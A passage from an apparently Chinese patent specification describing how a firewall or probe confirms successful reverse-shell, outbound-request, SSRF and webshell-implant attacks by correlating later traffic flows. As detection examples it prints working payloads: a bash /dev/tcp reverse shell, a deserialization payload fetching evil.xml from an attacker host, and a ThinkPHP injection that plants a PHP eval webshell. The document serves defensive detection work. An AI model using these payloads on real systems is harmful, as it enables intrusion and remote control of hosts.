例如，第一数据流中攻击事件属于攻击类型 A，攻击类型 A 的典型场景是利用协议 A 提供的通信交互机制进行攻击，如果第二数据流所基于的协议为协议 A，那么第二数据流与第一数据流满足协议维度的关联条件。举个具体的例子，第一数据流中攻击事件是反弹 shell 攻击，反弹 shell 攻击的典型场景是被攻击主机向反弹 shell 控制端发起 TCP 连接请求，如果第二数据流所基于的协议为 TCP 流，那么第二数据流与第一数据流满足协议维度的关联条件。当然，反弹 shell 攻击的场景下用 TCP 作为协议维度的关联条件仅是举例，本实施例对反弹 shell 攻击的场景下用哪一种协议作为关联条件不做限定。

在一种可能的实现中，防护设备保存一个查询表，该查询表保存至少一组攻击类型与协议类型之间的对应关系。防护设备在第一数据流中检测到攻击事件之后，防护设备用攻击事件所属的攻击类型作为查询索引，从查询表中查询得到攻击类型对应的协议类型。防护设备使用查询到的攻击类型对应的协议类型，检测第二数据流与第一数据流是否满足协议维度的关联条件。

以上从主机维度、攻击数据维度以及协议维度对关联条件的各种可能情况做了举例说明。由于为多流设定各种维度的关联条件，从而更加精确地发现多流之间的关联关系，因此有助于更加精细化的实现多流关联识别，进而提高识别攻击成功的准确性。

值得说明的一点是，上述各种维度的关联条件可选地通过任意方式结合。例如，不同维度的关联条件可选地以“且”的逻辑关系结合，或者可选地以“或”的逻辑关系结合，不同维度的关联条件的匹配先后顺序（或者说优先级）可选地根据场景或者配置确定。

此外，上面列举的种种关联条件均为示例性地，本实施例并不对具体的关联条件进行限定。

步骤 S206、如果第二数据流与第一数据流满足关联条件，防护设备确定攻击事件为执行成功的攻击事件。

以上提供了一种利用多流关联的机制判定是否攻击成功的方法，通过从检测到攻击事件的数据流中获得攻击数据以及被攻击主机的标识，利用攻击数据以及被攻击主机的标识，对检测到攻击事件的数据流与该数据流之后的其他数据流进行关联，根据是否关联到其他数据流来判定是否攻击成功。该方法能够解决服务端无回显或响应内容中不包含攻击数据的执行

结果的场景如何攻击成功判定的问题，适用场景更加丰富，有助于更有效地从海量攻击告警中识别出执行成功的攻击事件。

以上介绍了攻击成功识别的整体流程，下面结合四种攻击场景对具体如何进行两个流之间的关联做举例说明。

场景一、反弹 shell 攻击

反弹 shell 攻击为被攻击主机向反弹 shell 的控制端发送请求（如连接请求或者数据传输请求）从而发起的攻击。反弹 shell 攻击的基本原理是，攻击主机向被攻击主机发送反弹 shell 攻击报文，反弹 shell 攻击报文的载荷内容包括反弹 shell 的控制端的地址。在攻击成功的情况下，被攻击主机收到反弹 shell 攻击报文之后，会主动向攻击报文中地址对应的控制端发送连接请求，从而与控制端建立连接。之后，被攻击主机通过该连接，接收来自于控制端的指令；被攻击主机执行控制端的指令，并将指令的输出结果通过该连接返回给控制端。

反弹 shell 的控制端和攻击主机的角色分别由不同或相同的主机扮演。可选地，反弹 shell 的控制端和攻击主机是两台不同的主机。换句话说，反弹 shell 的控制端相对于攻击主机以及被攻击主机来说相当于第三方主机。在这种情况下，反弹 shell 攻击报文的发起方与反弹 shell 攻击执行成功的情况下被攻击主机发送的请求的响应方不同。可替代地，反弹 shell 的控制端和攻击主机是同一台主机。在这种情况下，反弹 shell 攻击报文的发起方与反弹 shell 攻击执行成功的情况下被攻击主机发送的请求的响应方相同。

将上面介绍的反弹 shell 攻击的场景与附图 2 所示方法 200 联系起来，方法 200 中第一数据流包含反弹 shell 攻击报文，反弹 shell 攻击报文包含反弹 shell 的控制端的地址，控制端的地址包括控制端的 IP 地址、或者控制端的 IP 地址和端口号的组合。在反弹 shell 攻击成功的情况下，反弹 shell 攻击事件发生之后传输的数据流会包含这样的特征：数据流的发起方为被攻击主机，数据流的响应方为反弹 shell 的控制端。数据流包含来自被攻击主机的连接请求，或者包含被攻击主机执行控制端的指令所得到的输出结果。防护设备通过执行方法 200，能够关联到具有上述特征的数据流（即方法 200 中第二数据流），从而确定反弹 shell 攻击成功。

在一种可能的实现中，在反弹 shell 攻击场景下，防护设备根据被攻击主机的地址以及反弹 shell 的控制端的地址，实现两个数据流之间的关联。可选地，防护设备还将 TCP 作为关联条件，具体针对攻击事件发生之后传输的 TCP 流进行关联。

具体地，防护设备从第一数据流的载荷内容包含的攻击数据中，获得被攻击主机的地址以及反弹 shell 的控制端的地址。如果第二数据流的发起方的地址包括被攻击主机的地址，且第二数据流的响应方的地址为反弹 shell 的控制端的地址，这种情况为第二数据流与第一数据流满足关联条件，防护设备会确定反弹 shell 攻击事件为执行成功的攻击事件。其中，被攻击主机的地址例如为被攻击主机的 IP 地址。可选地，第二数据流为 TCP 流。

场景二、外发请求攻击

外发请求攻击为被攻击主机请求互联网中指定主机上资源从而发起的攻击。外发请求攻击的基本原理是，攻击主机向被攻击主机发送外发请求攻击报文。在攻击成功的情况下，被攻击主机收到外发请求攻击报文之后，会主动发送针对互联网中指定主机上资源的请求，而该互联网中指定主机上资源往往包含恶意代码，从而影响被攻击主机的安全。

将上面介绍的外发请求攻击的场景与附图 2 所示方法 200 联系起来，方法 200 中第一数

据流包含外发请求攻击报文，外发请求攻击报文的载荷内容中的攻击数据包括互联网中指定主机上资源的定位符。在外发请求攻击成功的情况下，外发请求攻击事件发生之后传输的数据流会包含这样的特征：数据流的发起方为被攻击主机，数据流的响应方为互联网中指定主机。数据流包含来自被攻击主机针对互联网中指定主机上资源的请求。防护设备通过执行方法 200，能够关联到具有上述特征的数据流（即方法 200 中第二数据流），从而确定外发请求攻击成功。

在一种可能的实现中，在外发请求攻击的场景下，防护设备根据被攻击主机的地址、互联网中指定主机上资源的定位符以及载荷使用的协议，实现两个数据流之间的关联。具体地，防护设备从载荷内容包含的攻击数据中，获得被攻击主机的地址以及互联网中指定主机上资源的定位符，并确定第一数据流的载荷使用的协议。如果第二数据流的发起方地址包括被攻击主机的地址，且第二数据流包括互联网中指定主机上资源的定位符，且第二数据流所基于的协议为第一数据流的载荷使用的协议，防护设备确定外发请求攻击事件为执行成功的攻击事件。其中，被攻击主机的地址例如为被攻击主机的 IP 地址。

场景三、SSRF 攻击

SSRF 攻击为被攻击主机请求局域网中指定主机上资源从而发起的攻击。SSRF 攻击的基本原理是，攻击主机向被攻击主机发送 SSRF 攻击报文。SSRF 攻击报文通常是攻击主机伪造的获取被攻击主机上资源的请求，该请求的典型情况是包含类似于嵌套形式的 URL，该 URL 的主机字段包括被攻击主机的域名或 IP 地址，而该 URL 的参数字段又包含局域网中指定主机上资源的 URL。在攻击成功的情况下，被攻击主机收到 SSRF 攻击报文之后，会主动发送针对局域网中指定主机上资源的请求，对局域网的安全性造成不利影响。

将上面介绍的 SSRF 攻击的场景与附图 2 所示方法 200 联系起来，方法 200 中第一数据流包含 SSRF 攻击报文，SSRF 攻击报文的载荷内容中的攻击数据包括局域网中指定主机上资源的 URL。在 SSRF 攻击成功的情况下，SSRF 攻击事件发生之后传输的数据流会包含这样的特征：数据流的发起方为被攻击主机，数据流的响应方为局域网中指定主机。数据流包含来自被攻击主机针对局域网中指定主机上资源的请求。防护设备通过执行方法 200，能够关联到具有上述特征的数据流（即方法 200 中第二数据流），从而确定攻击成功。

在一种可能的实现中，在 SSRF 攻击的场景下，防护设备根据被攻击主机的地址、局域网中指定主机上资源的定位符以及载荷使用的协议，实现两个数据流之间的关联。具体地，防护设备从载荷内容包含的攻击数据中，获得被攻击主机的地址以及局域网中指定主机上资源的定位符，并确定第一数据流的载荷使用的协议。如果第二数据流的发起方地址包括被攻击主机的地址，且第二数据流包括局域网中指定主机上资源的定位符，且第二数据流所基于的协议为第一数据流的载荷使用的协议，防护设备确定 SSRF 攻击事件为执行成功的攻击事件。其中，被攻击主机的地址例如为被攻击主机的 IP 地址。

场景四、文件植入攻击

文件植入攻击为向被攻击主机植入木马文件从而发起的攻击。文件植入攻击的详细介绍可参考下述实例四相关的内容。

在一种可能的实现中，在文件植入攻击的场景下，防护设备根据被攻击主机的地址以及木马文件的文件名，实现两个数据流之间的关联。具体地，防护设备从载荷内容包含的攻击数据中，获得被攻击主机的地址以及木马文件的文件名。如果第二数据流的响应方地址包括

被攻击主机的地址，且第二数据流包括针对木马文件的访问成功请求，防护设备确定文件植入攻击事件为执行成功的攻击事件。其中，被攻击主机的地址例如为被攻击主机的 IP 地址。

下面结合附图 3 实施例以及四个实例，对上述方法 200 举例说明。

附图 3 的流程包括以下步骤 S31 至步骤 S35。

步骤 S31 防护设备提取数据流，作为下述步骤 S32 中攻击检测过程的输入。

步骤 S32 防护设备调用不同攻击检测算法，对数据流进行攻击检测，如反序列化攻击检测、XML 外部实体 (XXE) 攻击检测、命令注入检测、溢出攻击检测等。

步骤 S33 防护设备在数据流中检测到攻击事件后，从数据流的载荷内容中获得攻击数据。防护设备根据攻击数据进行攻击成功判定。攻击成功判定即判定攻击事件是否为执行成功的攻击事件。

步骤 S34 在有回显（即响应内容中包含攻击数据的执行结果）的攻击场景下，防护设备通过单流判定的方式进行攻击成功判定。具体地，防护设备根据上述检测到攻击的数据流中服务端的响应报文是否包含攻击数据对应的预期结果，来判定攻击事件是否为执行成功的攻击事件。

步骤 S35 在没有回显的场景下，防护设备通过多流关联的方式进行攻击成功判定。具体地，防护设备基于攻击数据执行成功后预期的后续行为去关联后续传输的其他数据流。若关联到预期的后续行为，则防护设备判定攻击事件为执行成功的攻击事件。

下面结合四个实例对附图 3 的流程举例说明。下述四个实例对应四种攻击场景，分别是反弹 shell 攻击、外发请求攻击、SSRF 攻击以及文件植入攻击。下述四个实例中用 T 表示具体的时间窗。

实例一

实例一是对附图 2 所示方法的举例说明。在实例一提供的方法中，附图 2 中检测的攻击事件为反弹 shell 攻击事件。实例一示出了反弹 shell 攻击的场景下如何基于多流关联的机制识别是否攻击成功。反弹 shell 攻击成功判定的流程图具体如图 4 所示，包括以下步骤 S40 至步骤 S45。

步骤 S40 防护设备对输入的数据流（即图 2 中的第一数据流）进行攻击检测，检测到反弹 shell 攻击事件。

步骤 S41 防护设备对数据流进行解析，得到反弹 shell 攻击报文的载荷内容。其中反弹 shell 攻击报文是指引发生成反弹 shell 攻击事件的报文。

步骤 S42 防护设备从载荷内容中提取攻击数据，解析攻击数据，提取反弹 shell 控制端的 IP 地址和控制端的端口号。

步骤 S43 防护设备关联反弹 shell 攻击事件往后的一段时间 T 内的 TCP 流（即图 2 中的第二数据流）。例如 T 的取值范围为 [0, 5min]。

T 取值范围说明：一般情况下被攻击主机成功执行攻击数据后，被攻击主机会立即执行后续操作，时间间隔在秒级范围内，考虑到现网环境复杂性，增强关联分析成功率，在此将 T 的取值范围设置为 [0, 5min]。

步骤 S44 若关联到一条 TCP 流的源 IP 地址为被攻击主机的 IP 地址，目的 IP 地址为反弹

shell 控制端的 IP 地址，端口号为反弹 shell 控制端的端口号，这种情况说明被攻击主机被攻击后，成功执行了反弹 shell 攻击数据，并主动向反弹 shell 控制端发起了连接请求，防护设备判定反弹 shell 攻击事件为执行成功的攻击事件。

步骤 S45 若没有关联到符合上述关联条件的 TCP 流，则防护设备判定反弹 shell 攻击事件为执行失败的攻击事件。

上述流程示例说明如下。

上述步骤 S42 中，防护设备从反弹 shell 攻击报文的载荷内容中提取的攻击数据如下。

```
bash -i >& /dev/tcp/192.168.1.10/4444 0>&1
```

防护设备从攻击数据中提取的反弹 shell 控制端的 IP 地址为：192.168.1.10，反弹 shell 控制端的端口号为 4444。

上述步骤 S44 中，若在上述攻击发生后的流量中，发现有一数据流中包含被攻击主机向反弹 shell 控制端 IP 地址 192.168.1.10 和端口 4444 发起 TCP 连接请求，无论反弹 shell 连接是否成功建立，都说明被攻击主机成功执行了反弹 shell 攻击数据，则防护设备判定反弹 shell 攻击事件为执行成功的攻击事件。

实例二

实例二是对附图 2 所示方法的举例说明。在实例二提供的方法中，附图 2 中检测的攻击事件为外发请求攻击事件。实例二示出了外发请求攻击的场景下如何基于多流关联的机制识别是否攻击成功。外发请求攻击成功判定如图 5 所示，包括以下步骤 S50 至步骤 S55。

步骤 S50 防护设备对输入的数据流（即图 2 中的第一数据流）进行攻击检测，检测到外发请求攻击事件。

步骤 S51 防护设备对数据流中的报文进行解析，得到外发请求攻击报文的载荷内容。

步骤 S52 防护设备从载荷内容中提取攻击数据，解析攻击数据，提取外发请求 URL。

步骤 S53 防护设备关联外发请求攻击事件发生后的一段时间 T 内（同实例一，T 的取值范围为[0, 5min]），被攻击主机是否向外发请求 URL 发送了连接请求。需要关联的数据流需要根据载荷中具体的协议确定，如 HTTP、HTTPS、DNS、RMI、LDAP 等。

步骤 S54 若关联到包含被攻击主机发送的对外连接请求的数据流（即图 2 中的第二数据流），则防护设备判定外发请求攻击事件为执行成功的攻击事件。

步骤 S55 若没有关联到符合上述关联条件的数据流，防护设备判定外发请求攻击事件为执行失败的攻击事件。

上述流程示例说明如下。

在上述步骤 S52 中，防护设备从基于反序列化的外发请求攻击报文的载荷内容中提取的攻击数据如下所示。

```
{
  "param": [
    "org.springframework.context.support.FileSystemXmlApplicationContext",
    "http://attacker_server/evil.xml"
  ]
}
```

防护设备从以上攻击数据中提取的外发请求 URL 为: `http://attacker_server/evil.xml`, 该 URL 为攻击者控制的恶意 URL, 该 URL 对应的文件 `evil.xml` 往往包含恶意代码。

在上述步骤 S54 中, 若在上述攻击发生后的流量中, 防护设备发现有一条数据流中包含被攻击主机向外部 URL `http://attacker_server/evil.xml` 发起连接请求, 无论是否建立 HTTP 连接, 都说明被攻击主机成功执行了攻击数据, 则防护设备判定攻击成功。

实例三

实例三是对附图 2 所示方法的举例说明。在实例三提供的方法中, 附图 2 中检测的攻击事件为 SSRF 攻击事件。SSRF 攻击成功判定如图 6 所示, 包括以下步骤 S60 至步骤 S65。

步骤 S60 防护设备对输入的数据流(即图 2 中的第一数据流)进行攻击检测, 检测到 SSRF 攻击事件。

步骤 S61 防护设备对数据流进行解析, 得到 SSRF 攻击报文的载荷内容。

步骤 S62 防护设备从载荷内容中提取攻击数据, 解析攻击数据, 提取 SSRF 内网 URL。SRF 内网 URL 是指攻击者指定被攻击主机访问的内网主机上资源的 URL。

步骤 S63 防护设备关联 SSRF 攻击事件发生后的一段时间 T 内的数据流(同实例一, T 的取值范围为[0, 5min]), 防护设备判断被攻击主机是否向 SSRF 内网 URL 发送请求, 需要根据载荷中不同协议关联, 如 HTTP、HTTPS、文件(file)等。

步骤 S64 若关联到被攻击主机向 SSRF 内网 URL 发起请求的数据流(即图 2 中的第二数据流), 则防护设备判定 SSRF 攻击事件为执行成功的攻击事件。

步骤 S65 若没有关联到符合上述关联条件的数据流, 则防护设备判定 SSRF 攻击事件为执行失败的攻击事件。

上述流程示例说明如下。

在上述步骤 S62 中, 防护设备从 SSRF 攻击报文的载荷内容中提取的攻击数据如下所示。

`http://victim_server/index.php?param=http://localhost/admin.php`

上述攻击数据的形式是一个 URL, 其中主机字段的内容包括 `victim_server`, 参数字段的内容包括 `http://localhost/admin.php`。上述 URL 的含义是攻击者请求被攻击主机 `victim_server` 去访问内网主机 `localhost` 上文件 `admin.php`。防护设备从以上攻击数据中提取到的 SSRF 内网 URL 为: `http://localhost/admin.php`。

在上述步骤 S63 中, 若在上述攻击发生后的流量中, 防护设备发现有一条数据流中包含被攻击主机向内网 URL `http://localhost/admin.php` 发送了请求, 无论是否建立连接, 都说明被攻击主机成功执行了攻击数据, 则防护设备判定 SSRF 攻击事件为执行成功的攻击事件。

实例四

实例四是对附图 2 所示方法的举例说明。在实例四提供的方法中, 附图 2 中检测的攻击事件为 Webshell 植入攻击事件。Webshell 植入攻击成功判定如图 7 所示, 包括以下步骤 S70 至步骤 S75。

步骤 S70 防护设备对输入的数据流(即图 2 中的第一数据流)进行攻击检测, 检测到 Webshell 植入攻击事件。

步骤 S71 防护设备对数据流进行解析, 得到 Webshell 植入攻击报文的载荷内容。

步骤 S72 防护设备从载荷内容中提取攻击数据, 解析攻击数据, 提取植入的 Webshell 文件的文件名。

步骤 S73 防护设备关联 Webshell 植入事件发生后一段时间 T 内, 是否存在外部主机成功访问 Webshell 文件的行为, T 的取值范围为[0, 30min]。

T 取值范围说明: 不同于实例一、实例二、实例三, Webshell 植入事件发生后是否发生外部主机访问 Webshell 文件的行为, 取决于攻击者的攻击行为。因此, 这种场景下的时间 T 的范围应大于实例一、实例二、实例三中的时间 T。为增加关联成功率并兼顾性能问题, 在实例四设置更长的时间窗口[0, 30min]。

步骤 S74 若关联到一条存在访问 Webshell 文件成功的事件的数据流(即图 2 中的第二数据流), 则防护设备判定 Webshell 植入事件为执行成功的攻击事件。

步骤 S75 若没有关联到访问 Webshell 文件成功的事件, 防护设备判定 Webshell 植入事件为执行失败的攻击事件。

上述流程示例说明如下。

在上述步骤 S72 中, 防护设备从 Webshell 植入攻击报文的载荷内容中提取的攻击数据如下所示。

```
/index.php/?s=/index\think\app\invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=shell.php&vars[1][]=<?php @eval($_POST['pass']);?>
```

上述攻击数据通过注入方式创建一句话木马。若执行成功, 被攻击主机将创建 Webshell 文件 shell.php。

在上述步骤 S72 中, 防护设备从以上攻击数据提取的 Webshell 文件的文件名为 shell.php。

在上述步骤 S74 中, 若在上述攻击发生后的流量中, 防护设备发现有一条数据流中包含存在外部主机请求访问被攻击主机上的 shell.php 并且访问成功, 说明被攻击主机成功执行了上述攻击数据, 并且在本地创建了 shell.php 文件, 则防护设备判定 Webshell 植入攻击事件为执行成功的攻击事件。

以上介绍了如何识别 Webshell 植入攻击成功的整体流程, 上述攻击成功的识别流程中涉及如何判断 Webshell 文件是否访问成功。如果 Webshell 文件访问成功, 证明 Webshell 植入事件是执行成功的攻击事件。如果只发生了尝试访问 Webshell 文件的动作, 并不能证明 Webshell 植入事件是执行成功的攻击事件。

下面对如何判定 Webshell 文件访问成功做具体说明, 访问成功判定过程包括以下步骤一至步骤三。

步骤一、攻击主机 IP_Attacker1 向被攻击主机 IP_Victim 发送木马植入攻击数据。木马植入攻击数据用于向被攻击主机 IP_Victim 植入 Webshell 文件形式的木马。木马植入攻击数据如以下所示。

```
/index.php/?s=/index\think\app\invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=shell.php&vars[1][]=<?php @eval($_POST['pass']);?>
```

其中, shell.php 是木马文件的文件名, <?php @eval(\$_POST['pass']);?>为一句话木马的内容。上述木马植入攻击数据的攻击原理是通过命令注入漏洞向被攻击主机植入一句话木马, 若执行成功, 将在被攻击主机创建 Webshell 文件 shell.php。

其中，一句话木马是一种木马。具体地，一般根据木马内容长度，将木马分为一句话木马、小马、大马。一句话木马指只有一行代码的木马，内容很简洁。

步骤二、攻击主机 IP_Attacker1 尝试植入木马文件后，攻击者 IP_Attacker2 尝试访问植入的木马文件 shell.php。若攻击者 IP_Attacker2 能访问成功，则证明步骤一中的植入动作执行成功。

其中，IP_Attacker2 与 IP_Attacker1 可能为同一主机，也可能为不同主机。

步骤三、防护设备识别步骤二中连接木马文件是否成功。防护设备识别连接木马文件是否成功例如采用下述两种实现方式。

第一种方式、被攻击主机接收到上述步骤二中针对木马文件访问请求之后，被攻击主机会生成并返回响应报文。防护设备获取被攻击主机的响应报文，判断响应报文是否包含指定特征。如果响应报文包含指定特征，防护设备确定木马文件访问成功。

其中，该指定特征也称木马连接成功后回显标记特征。指定特征例如是一个字符串。

举个具体的例子，攻击者 IP_Attacker2 向被攻击主机发送访问木马文件 shell.php 的 HTTP 请求报文。HTTP 请求报文中请求行表示尝试连接木马文件 shell.php。

比如，请求行的内容为：post /shell.php HTTP/1.1。其中各个字段的含义分别是，post 表示请求方法是 post，shell.php 表示请求的 URL 是 shell.php，HTTP/1.1 表示协议版本是 HTTP 1.1。

被攻击主机接收 HTTP 请求报文，生成并返回 HTTP 响应报文。防护设备获取 HTTP 响应报文，提取响应体的内容。如果 HTTP 响应报文中响应体的开始位置包括字符串“->|”，防护设备确定木马文件 shell.php 访问成功。其中，字符串“->|”是对访问成功情况下响应报文中指定特征的举例说明。字符串“->|”存在于多数一句话木马中，如菜刀、XISE 等攻击工具所使用的一句话木马。

第二种方式、被攻击主机接收到上述步骤二中针对木马文件访问请求之后，被攻击主机会生成并返回响应报文。防护设备获取被攻击主机的响应报文，判断响应报文是否包含控制命令的执行结果。如果响应报文包含控制命令的执行结果，防护设备确定木马文件访问成功。

其中，控制命令用于指示被攻击主机执行对应的操作。在一种可能的实现中，防护设备对上述步骤二中针对木马文件访问请求进行解析，从木马文件访问请求的载荷内容中获得攻击者的控制命令。

举一个具体的控制命令的例子，比如木马文件访问请求包含的控制命令是 id 命令，id 命令用于获取用户的 ID 和群组的 ID 等信息。如果响应报文包括被攻击主机相关用户的 ID 信息，防护设备确定木马文件访问成功。

例如，攻击者 IP_Attacker2 向被攻击主机发送访问木马文件 shell.php 的 HTTP 请求报文。HTTP 请求报文中请求行表示尝试连接木马文件 shell.php。例如，HTTP 请求报文中请求行包含：post /shell.php HTTP/1.1。HTTP 请求报文的请求数据经过解析后包含待执行的命令：id。被攻击主机针对该 HTTP 请求报文返回了 HTTP 响应报文。防护设备通过攻击者 IP_Attacker2 的 HTTP 请求报文，检测到攻击者 IP_Attacker2 访问 shell.php 的动作之后，通过被攻击主机 HTTP 响应报文中响应体的内容来判断 id 命令是否执行成功。比如，被攻击主机返回的 HTTP 响应报文中的响应体的内容包括：uid=0(root) gid=0(root) groups=0(root)，这一内容的含义是 root 用户在 Linux 平台执行 id 命令的执行结果，防护设备发现 HTTP 响应报文包括这一内容

时，确定 HTTP 请求报文中 id 命令执行成功，即攻击者 IP_Attacker2 与被攻击主机上的木马文件 shell.php 成功进行了通信交互。

相比第一种方式，第二种方式更加通用。攻击者植入木马文件并且连接成功后，会发送相关指令来执行后续操作，这种方法就是判定攻击者发送的命令在被攻击主机上是否执行成功。如果命令执行成功，则说明成功连接到木马文件并建立通信，从而说明最初的木马植入攻击事件是执行成功的事件。

总结来看，上述两种实现方式本质上可以归纳为一种方法，即基于一个数据流的攻击成功判定，主要依赖的数据是被攻击主机响应内容。第一种实现方式基于特定 Webshell 文件连接后特定的回显特征进行判定，第二种实现方式基于攻击者命令执行结果进行判定。

通过上述各个实施例提供的方法，有助于从海量安全事件中筛选出高价值的攻击成功事件，帮助运维人员及时发现被攻陷资产，优先处置攻击成功的高危事件。此外，无需终端侧数据采集关联分析，可落地性强。

本实施例提供的方法不限于上述四个实例中说明的反弹 shell 场景、外发请求场景、SSRF 场景、Webshell 植入场景等，只要通过多流关联识别攻击成功的方案，皆在本申请实施例保护范围内。此外，上述四个实例中时间窗口 T 的取值仅为实施参考值，只要思路与本实施例相同，T 取值不同于实施例中的参考值，亦在本实施例保护范围内。

下面对防护设备的基本硬件结构举例说明。

附图 8 是本申请实施例提供的一种防护设备的结构示意图。附图 8 所示的防护设备 800 用于实施上述附图 2、附图 3、附图 4、附图 5、附图 6 或者附图 7 描述的攻击成功识别方法。

可选地，结合附图 1 来看，附图 8 所示的防护设备 800 是附图 1 中的防火墙、探针或者安全分析设备中的一种设备；或者，附图 8 所示的防护设备 800 是附图 1 中的防火墙、探针以及安全分析设备中两种或两种以上设备的集成设备，例如附图 8 中的防护设备 800 是集群计算机，附图 8 中的处理器 801、处理器 805、网络接口 804 等分布在不同计算机上。

可选地，结合附图 2 来看，附图 8 所示的防护设备 800 是附图 2 中的防护设备。

防护设备 800 包括至少一个处理器 801、通信总线 802、存储器 803 以及至少一个网络接口 804。

处理器 801 例如是通用中央处理器 (central processing unit, CPU)、网络处理器 (network processor, NP)、图形处理器 (graphics processing unit, GPU)、神经网络处理器 (neural-network processing units, NPU)、数据处理单元 (data processing unit, DPU)、微处理器或者一个或多个用于实现本申请方案的集成电路。例如，处理器 801 包括专用集成电路 (application-specific integrated circuit, ASIC)，可编程逻辑器件 (programmable logic device, PLD) 或其组合。PLD 例如是复杂可编程逻辑器件 (complex programmable logic device, CPLD)、现场可编程逻辑门阵列 (field-programmable gate array, FPGA)、通用阵列逻辑 (generic array logic, GAL) 或其任意组合。

可选地，处理器 801 通过读取存储器 803 中保存的程序代码 810 实现上述实施例中的方法，或者，处理器 801 通过内部存储的程序代码实现上述实施例中的方法。在处理器 801 通过读取存储器 803 中保存的程序代码 810 实现上述实施例中的方法的情况下，存储器 803 中

保存实现本申请实施例提供的攻击成功识别方法的程序代码。

存储器 803 中存储的程序代码 810 被至少一个处理器 801 读取后, 防护设备 800 执行以下操作: 对通过网络接口 804 获取的第一数据流进行攻击检测; 若在第一数据流中检测到攻击事件, 从第一数据流的载荷内容中提取攻击数据; 从第一数据流的报文头获得被攻击主机的标识; 通过网络接口 804 获取第二数据流, 第二数据流是第一数据流中的攻击事件发生之后传输的数据流; 根据攻击数据以及被攻击主机的标识, 检测第二数据流与第一数据流是否满足关联条件; 如果第二数据流与第一数据流满足关联条件, 确定攻击事件为执行成功的攻击事件。

网络接口 804 用于接收数据流, 如上述第一数据流以及第二数据流。网络接口 804 使用任何收发器一类的装置, 用于与其它设备或通信网络通信。网络接口 804 包括有线网络接口, 可选地还包括无线网络接口。其中, 有线网络接口例如可以为以太网接口。以太网接口可以是光接口, 电接口或其组合。无线网络接口可以为无线局域网 (wireless local area networks, WLAN) 接口, 蜂窝网络接口或其组合等。

存储器 803 用于存储网络接口 804 接收的数据流。存储器 803 例如是只读存储器 (read-only memory, ROM) 或可存储静态信息和指令的其它类型的静态存储设备, 又如是随机存取存储器 (random access memory, RAM) 或者可存储信息和指令的其它类型的动态存储设备, 又如是电可擦可编程只读存储器 (electrically erasable programmable read-only Memory, EEPROM)、只读光盘 (compact disc read-only memory, CD-ROM) 或其它光盘存储、光碟存储 (包括压缩光碟、激光碟、光碟、数字通用光碟、蓝光光碟等)、磁盘存储介质或者其它磁存储设备, 或者是能够用于携带或存储具有指令或数据结构形式的期望的程序代码并能够由计算机存取的任何其它介质, 但不限于此。存储器 803 例如是独立存在, 并通过通信总线 802 与处理器 801 相连接。存储器 803 也可以和处理器 801 集成在一起。

通信总线 802 用于在上述组件之间传送信息。通信总线 802 可以分为地址总线、数据总线、控制总线等。为便于表示, 附图 8 中仅用一条粗线表示, 但并不表示仅有一根总线或一种类型的总线。

在具体实现中, 作为一种实施例, 处理器 801 可选地包括一个或多个 CPU, 如附图 8 中所示的 CPU0 和 CPU1。

在一些实施例中, 防护设备 800 还包括输出设备和输入设备。

输入设备用于接收用户的检测需求 (例如检测指定协议的数据流, 指定网段的数据流)。输入设备和处理器 801 通信, 可选地以多种方式接收用户的输入。例如, 输入设备可选地是鼠标、键盘、触摸屏设备或传感设备等。

输出设备和处理器 801 通信。输出设备用于输出处理器 801 的检测结果 (即攻击事件是否为执行成功的攻击事件)。输出设备可选地以多种方式来显示信息。例如, 输出设备可选地是液晶显示器 (liquid crystal display, LCD)、发光二极管 (light emitting diode, LED) 显示设备、阴极射线管 (cathode ray tube, CRT) 显示设备或投影仪 (projector) 等。输出设备和处理器 801 通信, 可以以多种方式来显示信息。例如, 输出设备可以是液晶显示器 (liquid crystal display, LCD)、发光二极管 (light emitting diode, LED) 显示设备、阴极射线管 (cathode ray tube, CRT) 显示设备或投影仪 (projector) 等。

处理器 801 实现上述功能的更多细节请参考前面各个方法实施例中的描述, 在这里不再

重复。

本申请实施例提供的防护设备 800 用于执行上述各个方法实施例提供的攻击成功识别方法。由于防护设备 800 利用多流关联的机制判定是否攻击成功，能够解决服务端无回显或响应内容中不包含攻击数据的执行结果的场景如何攻击成功判定的问题。

附图 9 是本申请实施例提供的一种攻击成功识别装置 900 的结构示意图。附图 9 所示的攻击成功识别装置 900 例如实现图 2 中防护设备的功能。

请参考附图 9，攻击成功识别装置 900 包括检测单元 901、处理单元 902 和获取单元 903。检测单元 901 用于支持攻击成功识别装置 900 执行步骤 S201。处理单元 902 用于支持攻击成功识别装置 900 执行步骤 S202、步骤 S203、步骤 S205 和步骤 S206。获取单元 903 用于支持攻击成功识别装置 900 执行步骤 S204。

攻击成功识别装置 900 中的各个单元全部或部分地通过软件、硬件、固件或者其任意组合来实现。攻击成功识别装置 900 中的各个单元用于执行上述图 2 中防护设备的相应功能。

附图 9 所描述的装置实施例仅仅是示意性的，例如，上述单元的划分，仅仅为一种逻辑功能划分，实际实现时可以有另外的划分方式，例如多个单元或组件可以结合或者可以集成到另一个系统，或一些特征可以忽略，或不执行。在本申请各个实施例中的各功能单元可以集成在一个处理单元中，也可以是各个单元单独物理存在，也可以两个或两个以上单元集成在一个单元中。附图 9 中上述各个单元既可以采用硬件的形式实现，也可以采用软件功能单元的形式实现。例如，采用软件实现时，上述检测单元 901 和处理单元 902 可以是由附图 8 中的至少一个处理器 801 读取存储器 803 中存储的程序代码后，生成的软件功能单元来实现。附图 9 中上述各个单元也可以由防护设备中的不同硬件分别实现，例如检测单元 901 由附图 8 中的至少一个处理器 801 中的一部分处理资源（例如多核处理器中的一个核或两个核）实现，而处理单元 902 由附图 8 中至少一个处理器 801 中的其余部分处理资源（例如多核处理器中的其他核），或者采用现场可编程门阵列（field-programmable gate array, FPGA）、或协处理器等可编程器件来完成。获取单元 903 由附图 8 中的网络接口 804 实现。显然上述功能单元也可以采用软件硬件相结合的方式来实现，例如检测单元 901 由硬件可编程器件实现，而处理单元 902 是由 CPU 读取存储器中存储的程序代码后，生成的软件功能单元。

在一些实施例中，提供了一种芯片，包括存储器和处理器，存储器用于存储计算机指令，处理器用于从存储器中调用并运行该计算机指令，以执行上述各个方法实施例中的方法。

本申请实施例的说明书和权利要求书中的术语“第一”和“第二”等是用于区别不同的对象，而不是用于描述对象的特定顺序，也不能理解为指示或暗示相对重要性。例如，第一数据流和第二数据流用于区别不同的数据流，而不是用于描述数据流的特定顺序，也不能理解为第一数据流比第二数据流更重要。

A 参考 B，指的是 A 与 B 相同或者 A 为 B 的简单变形。

